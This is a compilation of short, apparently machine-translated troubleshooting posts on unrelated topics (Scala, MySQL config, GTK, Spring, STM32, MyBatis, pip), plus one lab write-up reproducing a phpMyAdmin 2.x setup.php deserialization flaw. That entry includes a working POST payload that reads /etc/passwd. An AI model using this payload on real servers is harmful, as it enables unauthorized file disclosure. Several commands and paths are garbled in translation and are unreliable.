Error:scalac: Scala compiler JARs not found [How to Solve]

Error:scalac: Scala compiler JARs not found (module 'SparkSql'): C:\Users\***\.m2\repository\org\scala-lang\scala-compiler\2.11.8\scala-compiler-2.11.8.jar


The reason for the problem is that Scala libraries are not added to the project.

To add scala libraries Idea File -> Project Structrue -> Libraries can be added.

MYSQL Enter password:ERROR 2003 (HY000): Can‘t connect to MySQL server on ‘localhost:3306‘

[mysqld]
# Set port 3306
port=3306
# Set the mysql installation directory
basedir=E:\\software\\\mysql\\mysql-8.0.11-winx64 # Remember to use a double slash here \\\, single slash I will get an error here, but look at other people's tutorials, some are single slash. Try it yourself
# Set the mysql database data storage directory
datadir=E:\software\\\mysql\\\mysql-8.0.11-winx64\\\Data # Same as above here
# Maximum number of connections allowed
max_connections=200
# The number of failed connections allowed. This is to prevent someone from that host from trying to attack the database system
max_connect_errors=10
# The default character set used on the server is UTF8
character-set-server=utf8
# Default storage engine to be used when creating new tables
default-storage-engine=INNODB
# Default authentication with "mysql_native_password" plugin
default_authentication_plugin=mysql_native_password
[mysql]
# Set the default character set for mysql client
default-character-set=utf8
client]
# Set the default port used by mysql clients when connecting to the server
port=3306
default-character-set=utf8

[Solved] Java XXX: unable to find topic engine in module path

# title1
(java:xxx):gtk -WARNING-:16:33:41.114:Unable to find the theme engine in the module path:“pixmap"
# method
sudo apt-get install gtk2-engines-pixbuf

# title2
(java:xxx):gtk -WARNING-:16:33:41.114:Unable to find the theme engine in the module path:“murrine"
# method
sudo apt-get install gtk2-engines-murrine

# title3
(java:xxx):gtk -WARNING-:16:3:41.115:Unable to find the theme engine in the module path:“adwaita”
# method
sudo apt-get install gnome-themes-standard

Spring’s restcontrolleradvice is invalid, and the aspect log cannot catch exceptions

Does try cache catch an exception in the code block in the aspect log

@Around("pointCutMethod()")
public Object doAround(ProceedingJoinPoint pjp) throws Throwable {

}

Because I added exception capture, neither restcontrolleradvice nor aspect log can capture exception information

try {
      ret = (ResponseBase)pjp.proceed();
} catch (Exception e) {
      log.info("{}",e);
}

Thank you for this old point, @gloomysun https://www.cnblogs.com/lullaby/p/10275954.html

STM32 added firmware library, but could not find h file

STM32 added firmware library, but could not find h file

For example, I often use other projects, and sometimes when I add a function to it, I may encounter this situation

. …\SYSTEM\adc\adc.c(12): error: #20: identifier “ADC_ InitTypeDef”
is undefined ADC_ InitTypeDef ADC_ InitStructure;
that’s because although we have added a firmware library, but in stm32f10x_ Conf.h is annotated
after is annotated, the H file can’t be compiled. You just need to cancel the annotation to compile it.

SqlSession was not registered for synchronization because synchronization is not active

Main problem stack: sqlsession [org. Apache. Ibatis. Session. Defaults DefaultSqlSession@7e35f105 ]Was not registered for synchronization because synchronization is not active
scenario: spring boot + mybatis
reason: some mybatis do not output detailed stack information, such as the use of @ param parameter and the mapping of corresponding SQL variables, If you don’t manually try catch, you won’t see the problem or error.
solution: just try catch yourself and solve it according to the stack information

Processing method of PIP exception no module named ‘pip’

1、 Pip is not installed
most of the current versions of python (2.7.9 + or 3.4 +) come with PIP. You can use the following command first:
PIP -- version (Python 2. + version)
PIP3 -- version (Python 3. + version)
try to check the version of PIP. If it can be displayed normally, PIP should have been installed.

If pip is not installed, the official download address of PIP is:
0 https://pypi.org/project/pip/

Installation:
Step 1: decompress
Step 2: open the console at the decompressed position
Step 3: use the command Python setup.py install
Step 4: check whether the PIP is installed again, if not, restart the computer

2、 The missing environment variable
may be that the option of add path was not checked when installing python, and the path of Python and pip.exe needs to be added to the environment variable manually
e.g:
C:\Users\Example\AppData\Local\Programs\Python\Python39-32;

and
C: users, example, appdata, local programs, python, python39-32, scripts Python comes with PIP, but when it is used to install packages, it will still report “no mouse named ‘pip'”<
use the command:

Python - M ensurepip

after the installation, PIP can be used normally.

[vulnerability recurrence] phpMyAdmin scripts / setup.php deserialization vulnerability (wooyun-2016-199433)

[vulnerability recurrence] phpMyAdmin scripts/setup.php deserialization vulnerability (wooyun-2016-199433)

0x01 vulnerability background

There is a deserialization vulnerability in phpMyAdmin 2. X, through which an attacker can read arbitrary files or execute arbitrary code.

0x02 vulnerability environment

Building docker environment of vulhub

Execute the following command in/home/vulhub/phpMyAdmin/wooyun-2016-199433 to start phpMyAdmin:

docker-compose up -d

Check that the open port is 8080

After the environment is started, visit http://ip : 8080 , you can see the home page of phpMyAdmin. Because there is no connection to the database, an error will be reported at this time, but the exploitation of this vulnerability has nothing to do with the database, so it is ignored.

0x03 vulnerability recurrence

Capturing packets with BP

Send the following packets to read /etc/passwd :

POST /scripts/setup.php HTTP/1.1
Host: ip:8080
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

action=test&configuration=O:10:"PMA_Config":1:{s:6:"source",s:11:"/etc/passwd";}

You can view the contents of the/etc/passwd file.
Your ApplicationContext is unlikely to start due to a @ComponentScan of the default package

1. Problems encountered in building the springboot framework.

** WARNING ** : Your ApplicationContext is unlikely to start due to a @ComponentScan of the default package.

Warning: your application context may not be started because you added comments to the default package. There is also a sentence in the stack information below that includes this meaning.


1. Reason analysis

I didn’t use @ componentscanning annotation. Why did such an annotation pop up here?

When writing a startup class (the class where the main method is located), springboot does not use @ componentscan to indicate the object scanning range. By default, it scans the objects in the package where the current startup class is located.

(Note: I didn’t add @ componentscan annotation when writing the main method, so he will scan the objects in the package where the application is located)
if the current startup class has no package, an error will be reported when starting: your ApplicationContext is unlikely to start due to a @ componentscan of the default package.

(Note: the application class written in the Java folder does not belong to any package, so the startup class has no package.)

                                        Application is built under other packages

 
2. Solutions

Method 1: build application under other packages

Method 2: add @ componentscan annotation on the application class to specify the package to scan